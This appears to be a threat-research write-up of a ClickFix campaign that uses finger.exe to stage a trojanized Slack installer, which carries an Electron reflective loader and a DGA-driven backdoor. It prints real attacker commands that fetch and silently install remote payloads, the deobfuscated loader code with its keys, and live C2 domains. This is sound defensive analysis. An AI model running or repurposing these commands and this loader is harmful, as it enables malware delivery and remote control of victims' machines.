0. Preface
This one started from a two-line threat note: a domain, api-dns.org, and the command a ClickFix page puts on the victim’s clipboard. The command doesn’t use PowerShell or mshta. It uses finger.exe, the 1970s user-lookup client that still ships with Windows, to pull its next stage over TCP port 79.
Following it led through six layers:
- A finger “user profile” that is really a batch script, hidden below about 70 blank lines.
- A 122 MB MSI that installs the genuine Slack desktop app, except that
Slack.exewas patched after signing andapp.asarcarries an extra loader. - An obfuscated Electron loader that uses an FFI library to decrypt
update.datand map an x64 PE into Slack’s own memory. - A backdoor that finds its C2 with a wordlist DGA: 10,000
.xyznames built from 105 English words. - Working backwards, the hacked WordPress sites that frame the lure. They use the same Polygon EtherHiding contract as the ClearFake case on
fhsco.com.my. - Working sideways, VirusTotal samples going back to May 2026 that contact the first four DGA domains in exactly the order this post derives.
What made it worth writing up:
- Finger as a stager, with the payload pushed out of view by blank lines in the
Plan:field. - A real, signed app turned into a loader. The ASAR integrity fuse in
Slack.exewas flipped off, which breaks the signature, so the attacker can ship a modifiedapp.asar. - A backdoor that hides its own entry point. The thread WinMain starts encrypts a pointer to the real main with a random AES key, decrypts it, and calls it.
- A DGA that could be checked from outside. The reimplementation was validated against sandbox traffic of samples I never had, and against a sinkhole run by Fraunhofer FKIE.
How it was done: every network artifact was fetched with curl (or a raw TCP/79 request) from an isolated Windows VM, or read as public blockchain state with a read-only eth_call. The JavaScript was deobfuscated with static Python resolvers. The backdoor was decompiled with kuna, and its string decryptor, constant generators and DGA were run under Unicorn as isolated functions with the network stubbed out. No stage was installed or executed. I’m not naming a malware family: nothing here matches a published family closely enough to justify one.
Up front: the lure is api-dns.org (103.101.85.187). The DGA’s live C2 domains on 2026-11-10 were tigerknight-xyst.xyz (216.107.137.223) and ravenquiverharbor.xyz (88.218.93.165).
1. The Threat at a Glance
| Attribute | Assessment |
|---|---|
| Malware type | ClickFix → finger stager → trojanized Electron app (MSI) → reflectively loaded x64 backdoor |
| Entry point | Compromised WordPress sites (e.g. sickfat.org) framing api-dns.org via a Polygon EtherHiding gate |
| Lure | ROT13-encoded fake Cloudflare “Verify you are human” (/infos.php), Win+R paste |
| Stager | finger ouWFbcfVPm@api-dns.org → batch → curl MSI → msiexec /i <rand>.pdf /qn |
| Carrier | setup_v2.msi, WiX 6, Manufacturer “Salesforce Inc”, installs Slack 4.52.171 to %AppData%\SteppeCoralAries6132\Slack |
| Loader | payload_loader.js (obfuscator.io) + koffi FFI; double AES-256-CBC over update.dat; manual PE mapping inside Slack.exe; mutex SlackHelper |
| Final payload | x64 PE, MSVC 19.50 (VS 2026), compiled 2026-11-08, AES-CTR strings, MBA constants, API hashing, decoy thread |
| C2 | Wordlist DGA, seed 0x13981, 10,000 .xyz names, HTTPS POST /msw/report, AES-128-CTR envelope, build tag labe22.1 |
| Capabilities | Shell commands with output, in-memory PE execution, self-update |
| Persistence | Scheduled task via COM, named after the install folder (Slack), hourly |
| Confidence | High for the chain and the DGA (validated externally); medium for the WordPress → api-dns.org hand-off (the middle stage was offline) |
2. Infection Chain Overview

3. Stage 0 - The WordPress Side (“SITE1”)
api-dns.org isn’t meant to be visited directly. Its root page changes with the User-Agent:
curl/8.0.1gets a302to the realwww.cloudflare.com.- A Windows Chrome UA gets a 616-byte bridge script, with the developer’s Russian log lines still in it:
console.log("SITE2: ожидаем URL от сайта 1");          // "waiting for URL from site 1"
window.addEventListener("message", function(event) {
    if (event.data && event.data.type === "SITE1_URL") {
        console.log("SITE2: переходим на сайт 1");     // "navigating to site 1"
        window.top.location.href = event.data.url;     // no origin check
    }
});
So api-dns.org is “site 2”, loaded in an iframe on some “site 1”, and the server sends Access-Control-Allow-Origin: * on every response to match. urlscan.io’s public search for scans that touched api-dns.org / 103.101.85.187 returned four sites between 2026-11-08 and 2026-11-09:
| Site | Platform | Served HTML on 2026-11-10 |
|---|---|---|
sickfat.org | WordPress 7.1.4, Astra | Injected (below) |
ma-designinterieur.com | WordPress 6.9.11, Elementor | clean, either cleaned up or served conditionally |
vassolicitors.co.uk | WordPress 7.0.8, Avada | clean |
veteranwalls.com | Cloudflare | whole page replaced by a full-screen iframe to holtorf.it (a fingerprint-and-POST page; no link to this campaign proven) |
On sickfat.org the first element in <head>, ahead of the <title>, is a 22 KB inline script (_gf1793). Its strings are hex or decimal arrays XORed with a per-string byte, which a regex pass decodes. It does three things.
It protects itself. It tags its own <script> node data-gf1793, redefines that node’s textContent, text and innerHTML to return an empty string, and hooks Node.prototype.removeChild and Element.prototype.remove so they silently refuse to remove it.
It removes competitors. Every script on the page is scored for markers of other injectors (api.php?s=, __wlA, __wlPin, __wlCfg, function fam, function drop, function claim, eth_call, setApprovalForAll, seaport, permitTypehash, …) and stripped if it scores high enough. Its own contract goes into a window.__wlA whitelist. This is the same “turf war” code described in the fhsco post.
It reads its next hop from Polygon:
var _sp   = "danteproliv1";
var _vgtj = ["https://polygon.gateway.tenderly.co","https://polygon.drpc.org",
             "https://polygon-bor-rpc.publicnode.com","https://rpc-mainnet.matic.quiknode.pro"];
var _yubl = "0xfF9E792a3015A79340CDEc1847Ab0AA10560422a";   // contract
var _rfoqt= "6d4ce63c";                                     // get()
var _zslt = "52147c4027c0d0d1e02cce15a97c62f7";             // key
// eth_call get() → ABI string → S1 decrypt → <host>/danteproliv1/api?_v=<floor(now/60000)>
A read-only eth_call returned S1fBMd/bNO31SGhjdCZ9iLluQxeVCqVMenRRW1. With the “S1” cipher reimplemented in the fhsco post, that decrypts to https://interseq.at: the same contract, the same stored value and the same host as that case. The only difference is the path prefix, danteproliv1 here versus dan_proliv there.
On 2026-11-10 interseq.at returned Cloudflare 522 (origin unreachable), so the kit that frames api-dns.org and posts SITE1_URL was not captured. The connection rests on the bridge script, the matching gate and the actor’s naming. It is strong, but it was not observed end to end.
4. Stage 1 - The api-dns.org Lure
api-dns.org was registered on 2026-11-05 through Eranet and only ever resolved to 103.101.85.187 (Apache 2.4.58 on Ubuntu, http → https). The whole lure is a single PHP endpoint:
| Request | Response | Role |
|---|---|---|
GET /infos.php | 824 KB of ROT13-encoded HTML | the fake Cloudflare page |
GET /infos.php?fronts=0 | empty 200 | beacon: checkbox clicked |
GET /infos.php?fronts=1 | Set-Clipboard (13 bytes) | beacon: command ran (sent by the stager) |
GET /infos.php?fronts=2 | empty octet-stream, filename=37583 | unused slot |
GET /c.php | 1 | completion flag the page polls |
GET /license/ | Apache directory listing | holds only setup_v2.msi (122M, 2026-11-09 14:36) |
The decoded page is a “Verify you are human” box (“dash.cloudflare.com needs to review the security of your connection before proceeding.”) with a hardcoded Ray ID, 03f5446139179452. Clicking the checkbox calls $.get("infos.php?fronts=0") and copies a base64-decoded command. The page uses jQuery’s $ without loading jQuery, so it relies on the framing site to provide it. The page then shows the usual Win+R / Ctrl+V / Enter instructions and polls c.php once a second until it returns 1, then reloads:
%COMSPEC% /c %COMSPEC% /c start "" /^min %COMSPEC% /c for /f "delims=" %o in ('echo fin') do for /f "delims=" %v in ('"%o""ger" ouWFbcfVPm@api-dns.org') do @%v & --------------P_u_s_h----t_h_e----_E_n_t_e_r_------
start "" /^minruns the rest in a minimized window. The caret splits/minto dodge simple string matches.- The first
for /fsets%otofin, and"%o""ger"rebuildsfinger, so the stringfinger.exenever appears in the command. - The second
for /frunsfinger ouWFbcfVPm@api-dns.organd executes every line it returns (do @%v). - The trailing
P_u_s_h t_h_e E_n_t_e_ris what the victim sees in the Run box, and it pushes the real command out of view.
finger.exe isn’t proxy-aware and talks raw TCP/79, so in many networks this request skips the web proxy entirely.
5. Stage 2 - The Finger Stager
A finger server answers a user query with a profile. This one answers ouWFbcfVPm with a plausible Unix account: Login, Directory: /home/ouWFbcfVPm, Shell: /usr/sbin/nologin, Never logged in., No mail., Plan:. That is followed by about 70 blank lines and then a batch script. Someone who runs the query by hand sees an empty plan. for /f skips the blank lines and runs the rest (1,854 bytes, 1cf98fe3…6602e9956):
call set "diwGmsmFkrYVnokG=%LocalAppData%\%random%%random%%random%%random%"
call pushd "%LocalAppData%"
call """…c…""""u""""r""""l""" --location --tlsv1.2 --remote-name -L --ssl-no-revoke "api-dns.org/license/setup_v2.msi"
call """…c…""""u""""r""""l""" -L --tlsv1.2 --ssl-no-revoke api-dns.org/infos.php?fronts=1
call move /Y "setup_v2.msi" "%diwGmsmFkrYVnokG%.pdf"
call taskkill /f /fi "IMAGENAME eq explor*"
call m""""s""""i""""e""""x""""e""""c /i "%diwGmsmFkrYVnokG%.pdf" /qn
call popd
call start explorer
call exit /b
(The quote runs are 24 " characters between each letter in the original. cmd drops them, and string matching on curl or msiexec misses.)
Three details:
- The MSI is renamed to
.pdfbefore it’s installed.msiexecdoesn’t care about the extension, but a file scanner keyed on.msimight. - Explorer is killed for the length of the install and restarted afterwards. My reading is that this suppresses anything the shell would show the user (taskbar flashes, an installer window).
fronts=1tells the operator the stager ran. TheSet-Clipboardreply is never used. It is probably left over from a PowerShell variant of the stager, where it would wipe the pasted command. Note also thatc.phpthen returned1for our lab’s egress IP, so the panel tracks victims by IP.
6. Stage 3 - A Genuine Slack, Repackaged
setup_v2.msi (127,913,984 bytes, 19be4e68…46450fbf) is an ordinary WiX 6 package. MalwareBazaar had no copy until I uploaded one, and VirusTotal had 0 detections on 2026-11-10:
Title: Installation Database      Subject: Setup Service 2025      Author: Salesforce Inc
Creating Application: WiX Toolset (6.0.0.0)    ProductVersion: 147.85.6944    Created: 2026-11-08 21:51:54
It contains 223 files in 3 CABs, all under [AppDataFolder]\SteppeCoralAries6132\Slack\. The folder name, three capitalised words and a number, looks generated, but none of its words are in the backdoor’s DGA list. There is exactly one custom action:
LaunchSlack type 226 [WindowsFolder]explorer.exe "[INSTALLDIR]Slack.exe" (NOT Installed AND NOT REMOVE, after InstallFinalize)
Most of the payload is a stock Slack 4.52.171 Electron install: Slack.exe (246 MB), Chromium .pak files, the VC++ runtime, ffmpeg.dll, sounds and so on. A pre-populated SlackData\ profile (Local State, Session Storage, Network Persistent State, caches) is also included, so Electron doesn’t run first-start logic. Four things are not stock:
1. Slack.exe was modified after signing. The Authenticode blob is Slack Technologies’ real signature, but the PE’s Authenticode SHA-256 no longer matches the signed digest:
signed digest      f721ffc9c2f7b054ef0f175b9590d813d3c7c91810db69f0f4665b7c265ad08f
calculated digest  26cfcc6a538391719e545398031034868eba3d0d259f3653ceb2556fbe0734d0
The edit is in Electron’s fuse block (sentinel dL7pKGdnNz796PbbjQWNKmHXBZaB9tsX):
RunAsNode 0 | EnableCookieEncryption 1 | EnableNodeOptionsEnvironmentVariable 0
EnableNodeCliInspectArguments 0 | EnableEmbeddedAsarIntegrityValidation 0 | OnlyLoadAppFromAsar 1
With EnableEmbeddedAsarIntegrityValidation off, Electron no longer checks app.asar against the hash embedded in the executable, so a modified archive loads. The resulting broken signature is the cost of that. VirusTotal’s invalid-signature tag on this file is the visible symptom.
2. resources\app.asar was modified. package.json still points at ./dist/boot.bundle.cjs, but a block has been prepended to that file:
require('./payload_loader');
try {
    const path = require('path');
    const { BrowserWindow, app, session } = require('electron');
    app.setPath('userData', path.join(path.dirname(process.execPath), 'SlackData'));
    BrowserWindow.prototype.show   = function () {};
    BrowserWindow.prototype.focus  = function () {};
    BrowserWindow.prototype.center = function () {};
    app.whenReady().then(function() {
        session.defaultSession.setPermissionRequestHandler(function(wc, permission, cb) { cb(false); });
    });
} catch (e) {}
Slack still starts, but no window can be shown, focused or centred, and every permission prompt is denied. The process looks like Slack in Task Manager and shows nothing on screen.
3. app.asar.unpacked\dist\cda16814715fffa8c904b8aa1046f549.node is the only unsigned native module. VirusTotal identifies its hash as koffi, a legitimate open-source C FFI library for Node, renamed to a hash-like file name.
4. update.dat (536,128 bytes) sits next to Slack.exe, with an entropy of 7.9997 and no header. Nothing in Slack references it.
There is also an unreferenced payload_enc.bin (527,888 bytes) at the root of the asar. It doesn’t decrypt with the keys below and nothing loads it. It looks like a leftover from another build.
7. Stage 4 - payload_loader.js and the Reflective Load
dist/payload_loader.js (44 KB) is obfuscator.io output with three chained string tables. Each table is base64-encoded with the lowercase-first alphabet abc…xyzABC…XYZ0123456789+/=, and each is rotated at start-up until a parseInt checksum expression equals a target constant. The second and third tables are themselves built from calls into the first. I resolved it statically:
- Parse each table function and evaluate its entries in dependency order.
- Reproduce each rotation by evaluating the checksum expression in Python with
parseIntsemantics (leading digits, or NaN). - Replace every
decoder(<hex arithmetic>)call site with its literal.
One pitfall: the decoder’s bit shift uses the counter after it is incremented (255 & bs >> (-2*bc & 6) with bc++ in the condition). Off by one there, every string comes out as garbage. With that fixed, the loader reads plainly:
const crypto = require('crypto'), path = require('path'), fs = require('fs'),
      ffi    = require(path.join(__dirname, 'cda16814715fffa8c904b8aa1046f549.node')),   // koffi
      K1     = Buffer.from('u908fw+dJ+FJmdq6pLD3YRIC4wEypHrp7zblsirqCvE=', 'base64'),
      blob   = fs.readFileSync(path.join(__dirname, '..', '..', '..', 'update.dat'));

const d1 = crypto.createDecipheriv('aes-256-cbc', K1, Buffer.alloc(16)); d1.setAutoPadding(false);
const K2 = Buffer.concat([d1.update(blob.subarray(0, 32)), d1.final()]);
const d2 = crypto.createDecipheriv('aes-256-cbc', K2, blob.subarray(32, 48));
const pe = Buffer.concat([d2.update(blob.subarray(48)), d2.final()]);

const k32 = ffi.load('kernel32.dll'), nt = ffi.load('ntdll.dll');
// VirtualAlloc, WriteProcessMemory, LoadLibraryA, GetProcAddress (by name and by ordinal),
// CreateThread, GetCurrentProcess, RtlAddFunctionTable, CreateMutexA
k32.func('void* CreateMutexA(void* a,int b,const char* n)')(null, 1, 'SlackHelper');
So update.dat is laid out as:
[0:32]   AES-256-CBC(K1, IV=0)  → K2 (no padding)
[32:48]  IV for the payload
[48:]    AES-256-CBC(K2, IV)    → PE (PKCS#7)
The rest of the file is a textbook manual mapper written in JavaScript:
VirtualAlloc(SizeOfImage, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE).- Headers and each section are copied in with
WriteProcessMemoryon the current process. - Base relocations (
IMAGE_REL_BASED_DIR64) are applied through 64-bitBigIntarithmetic. - Imports are resolved by name or ordinal.
.pdatais registered withRtlAddFunctionTable, so the payload’s C++ exceptions and stack walks work.CreateThreadstarts it at the entry point.
The payload therefore runs inside a process named Slack.exe that has a real (if broken) Slack signature. It is never written to disk unencrypted.
Decrypting update.dat gives a 536,064-byte PE32+ GUI executable, 4f2dcdbd…36fd256c.
8. Stage 5 - The Backdoor
The backdoor was built with MSVC 19.50 / VS 2026 (compiled 2026-11-08 21:49 UTC, about two hours before the MSI) and has 7 sections, including .fptable. It is not packed, but it is built to resist reading.
Strings. None of the interesting ones are in clear text. Each lives in its own small getter function, which builds the ciphertext as stack constants and passes it to a shared decryptor. The decryptor is AES-CTR with an obfuscated S-box: a 0x149-byte table that is itself decrypted at run time by another routine, round counts returned by obfuscated arithmetic helpers, and a big-endian counter. Rather than transcribe it, I mapped the PE into Unicorn, hooked the decryptor’s return, and called each of the 38 getters in turn:
Winhttp.dll   GET   POST   /msw/report   cmd.exe   " /c "   SystemRoot   system32
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
ExodusUpd   labe22.1   \Device\NamedPipe\   xyz   ntdll   kernel32   kernelbase   api-   ext-   .dll
acorn,balloon,carpet,dagger,engine,flavor,goblet,harvest,honey,icicle,jungle,kelp,lobster, … ,yolk,zenlike   (105 words)
48 8D 0D ?? ?? ?? ?? 48 89 42 ?? E8 ?? ?? ?? ?? E8      (+ 9 more ntdll / kernelbase byte signatures)
Constants are generated by small mixed-boolean-arithmetic functions that take four to seven byte arguments and return values such as 443, 200, 10000 or 0x13981. The same Unicorn harness evaluates them. APIs are resolved by a 32-bit export hash. WinHTTP is loaded through the backdoor’s own loader code, so winhttp.dll never appears in the import table. The byte signatures for ntdll/kernelbase among the strings point at unexported loader internals; I didn’t trace exactly which routines they find. The only imports are kernel32, user32, gdi32, ole32, oleaut32 and bcrypt.
A decoy entry point. WinMain registers a window class, creates a window and runs a PeekMessage loop, so to a casual look it’s a GUI app. The worker thread it starts doesn’t call the real logic directly. Instead it:
- Generates a random AES key, counter and buffer with an MT19937-64 generator.
- Writes the address of the real main (
sub_140005660) into the buffer and encrypts it. - Loops building and searching random strings.
- Decrypts the buffer and calls through it.
A decompiler sees an indirect call through freshly decrypted data. The real main walks back from its own address in 4 KB steps until it finds MZ/PE (the reflective base), starts the persistence thread, and enters the C2 loop.
The DGA
The C2 is not stored anywhere. The DGA function reconstructs it from the word list:
seed = 0x13981                          (MBA constant)
for i in 1..10000:
    seed = seed * (longest_word + 1) + i
    for j in 1..3:
        seed = seed + ((seed % (nwords * j * i)) ^ (seed / j))
        if j != 1 and seed is even: append '-'
        append words[seed % nwords]
    append "." + "xyz"
    POST https://<name>:443/msw/report  with a 1-byte encrypted probe
    accept if HTTP 200 AND the reply decrypts with the envelope below
The arithmetic mixes 32- and 64-bit operations in ways that are easy to get subtly wrong. So instead of transcribing it, I ran the function itself under Unicorn, stubbing the HTTP request to record the host and return “failed”. It walked all 10,000 candidates in 2 billion instructions:
#1  ultraquinceknight.xyz        #6  walnut-lantern-carpet.xyz
#2  tigerknight-xyst.xyz         #7  keelinkwellviolet.xyz
#3  ravenquiverharbor.xyz        #8  knightshardwalnut.xyz
#4  daggerumber-pearl.xyz        #9  spindlemeadow-meadow.xyz
#5  inkwellmeadowknight.xyz      #10 meadowolive-lantern.xyz
The 10,000 names are 9,981 unique, 14–33 characters long, with 0, 1 or 2 hyphens. The seed is a constant, not date-based, so every infected host walks the same list in the same order, and the operator only needs to register the first few. Section 10 checks that against outside data.
Protocol
Every request and response body uses the same envelope:
[16-byte AES-128 key][AES-128-CTR ciphertext][16-byte initial counter]
The sender picks a fresh random key and counter each time, so the “encryption” protects only against passive string matching, not against anyone holding the traffic. After a C2 is found:
- Check-in. It POSTs
0x01 ‖ 28 bytes (OS major/minor/build from the PEB + a 16-byte host ID) ‖ "labe22.1"and expects HTTP 200. It retries every 3 s, up to 10 times, and keeps the returned 16-byte ID. - Register (once). It POSTs
{"id":"<id>","key":"<base64 32-byte key>"}to/api/agents/register. - Task loop. It polls, sleeping 60 s plus a random 0–60 s between polls, and dispatches:
| Type | Action | Reply |
|---|---|---|
0 | Map and run a PE from the task body in memory (sections, relocations, imports, TLS callbacks, .pdata; apparently using the ntdll signatures to register TLS and exception data the way the OS loader would) | 0x0001 on success, 0x0100 + 8-byte status otherwise |
2 | %SystemRoot%\system32\cmd.exe /c <command>, output captured through a pipe, 120 s timeout | output |
100 | Self-update: GET /version.json (must contain a sha256), GET /updates/update.dat, hash-check, atomic replace of update.dat | applied sha256=… / already current (sha256 … / error: … |
Results go back as 0x03 ‖ bot ID ‖ task ID ‖ result. The update path uses agent-update/1.0 as its User-Agent. All other traffic uses the Chrome 147 string.
Persistence
A separate thread waits 15 s, reads ImagePathName from the PEB, and takes the name of the folder that contains the executable as the task name: Slack here. If the path has no usable parent (a bare drive root), it falls back to ExodusUpd. It then uses the Task Scheduler COM API (ITaskService) to register, in the root folder:
- description
Maintenance task - a time trigger starting a fixed offset after install, repeating every
PT1Hwith no end ExecutionTimeLimitPT72H,MultipleInstances= ignore new, runs on battery- action: the full path of
Slack.exe
Every hour Windows starts the patched Slack, which reads update.dat again and maps the backdoor again. The self-update task only has to replace update.dat.
The ExodusUpd fallback is the one string that hints at earlier hosts. A loader that installs into a folder named after Exodus (the crypto wallet, another Electron app) would get Exodus… as its task name. That fits the app.asar approach, but it’s only a hint.
9. Earlier Activity: The Job-Interview Wave
VirusTotal shows four earlier files contacting the DGA’s domains:
| SHA-256 | Name | First seen | Detections | DGA domains contacted |
|---|---|---|---|---|
8c220443452ef683e65598bb63713c59ec034c22128ab0127f760d475110a90f | candidates-guide.pdf.lnk | 2026-05-16 | 33 | #3, #4 |
dc869ffd4cd778aba4f6f048993618e8b5674d77f497775a6c4417f0e91515a5 | hyper-v.exe | 2026-06-13 | 39 | #1, #2 |
115a219df64aa402918856149fa495373d981d519666ce1784efda511c341617 | cachesys.msi | 2026-08-10 | 9 | #1, #2 |
365c23906c8bfec95d10e2382fb54ad3dfdc43f2dab23be519c486e1bb522693 | 9wku4nt.exe / loader.exe | 2026-08-10 | 33 | #1, #2 |
Only the LNK was available to download (MalwareBazaar). It and a sibling LNK from the same host show the earlier delivery:
:: candidates-guide.pdf.lnk
cmd.exe /c start msedge "https://slotmy-send.tech/candidates-guide.pdf" & msiexec /i "https://slotmy-send.tech/file/setup.msi" /qn

:: IT-Job-Interview-Preparation-Guide.pdf.lnk (d1b7a4a6…b8d5)
cmd /c start msedge "https://slotmy-send.tech/IT-Job-Interview-Preparation-Guide.pdf" && bitsadmin /transfer dl /download /priority high "https://slotmy-send.tech/part/setup.pdf" "%PUBLIC%\f0xdxsem.d0b" && msiexec /i "%PUBLIC%\f0xdxsem.d0b" /qn && exit
